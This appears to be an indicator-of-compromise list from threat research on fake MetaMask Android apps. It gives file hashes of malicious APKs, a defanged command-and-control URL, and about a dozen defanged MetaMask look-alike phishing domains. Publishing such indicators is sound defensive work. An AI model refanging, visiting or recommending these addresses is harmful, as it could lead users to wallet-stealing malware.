4C208CD3F483AFD29407B72E045300A632623BD7C4F95619B4ECFD7E69768482	SHA256	Hash of the downloaded APK file
84b974bde9d7f8f89cc0da6ee6bf8692d34902b0	SHA1	Hash of the downloaded APK file
4e158e179c944570fb40c8ebd85e3d47	MD5	Hash of the downloaded APK file
1DA7FC47604F638938F15087023FAE48573D8E21880B02D9A15FE0BCD947A865	SHA256	Hash of the downloaded APK file
bb6e24effa12e9d5c133e448a471ab5ec609d84d	SHA1	Hash of the downloaded APK file
684b1a3b979318917a04c3053dfdcc52	MD5	Hash of the downloaded APK file
CE256355F59AE7DD701DB0E51BA645F0B6A47FC25DD15B9C076ADA9764EB1318	SHA256	Hash of the downloaded APK file
ef6a4a5d8caddbc41feb51ae3b7e474b7cd17ba1	SHA1	Hash of the downloaded APK file
a0e2644d2fd4c8903371579c92cf17a7	MD5	Hash of the downloaded APK file

1E77AED17F4CDBAAF7751BC05EFCA9C8AFA3B51778D26C5CD2DD5C55E819A2FF	SHA256	Hash of the downloaded APK file
b1aa8fbf881229c1257089543ffdc5e6122f8381	SHA1	Hash of the downloaded APK file
91afa7cad52ea2b12bb294c8361756e2	MD5	Hash of the downloaded APK file
6F4CFB2368FEBC5BB36D6E84DC8BB78C7ED7BC17CFB5FA7DFCFF02CACA62B462	SHA256	Hash of the downloaded APK file
5cf3e45ada86d4cf1cfab644d6a504e012e74505	SHA1	Hash of the downloaded APK file
4fb179aa6d666d63997fa05bf8859f41	MD5	Hash of the downloaded APK file
9611BDC48045085A2AAF1B6D7F972EE5B6B0CDF1CD2641DD208FB98C8CDDD160	SHA256	Hash of the downloaded APK file
1F7BDD62FB50A21132E01D33373EED86CAE48D66	SHA1	Hash of the downloaded APK file
C3DF503BD4EC0778998EBEA1C0D57624	MD5	Hash of the downloaded APK file
hxxp://39.109.123.213/handler[.]ashx	URL	C&C server
hxxps://Metamask-cn[.]win/	URL	Phishing domains distributing malicious app
hxxp://matemask[.]bid/	URL	Phishing domains distributing malicious app
hxxps://matemask[.]men/	URL	Phishing domains distributing malicious app
hxxp://matemask[.]lol/	URL	Phishing domains distributing malicious app

hxxp://matemask[.]kim/	URL	Phishing domains distributing malicious app
hxxp://Metamask-cn[.]club/	URL	Phishing domains distributing malicious app
hxxp://Metamask-cn[.]fun/	URL	Phishing domains distributing malicious app
hxxp://matemask[.]tel/	URL	Phishing domains distributing malicious app
hxxp://Metamask[.]lawyer/	URL	Phishing domains distributing malicious app
hxxp://Metamask-cn[.]asia/	URL	Phishing domains distributing malicious app
hxxp://Metamask[.]engineer/	URL	Phishing domains distributing malicious app
hxxp://matemask[.]cool/	URL	Phishing domains distributing malicious app
hxxps://Metamaskn[.]com/	URL	Phishing domains distributing malicious app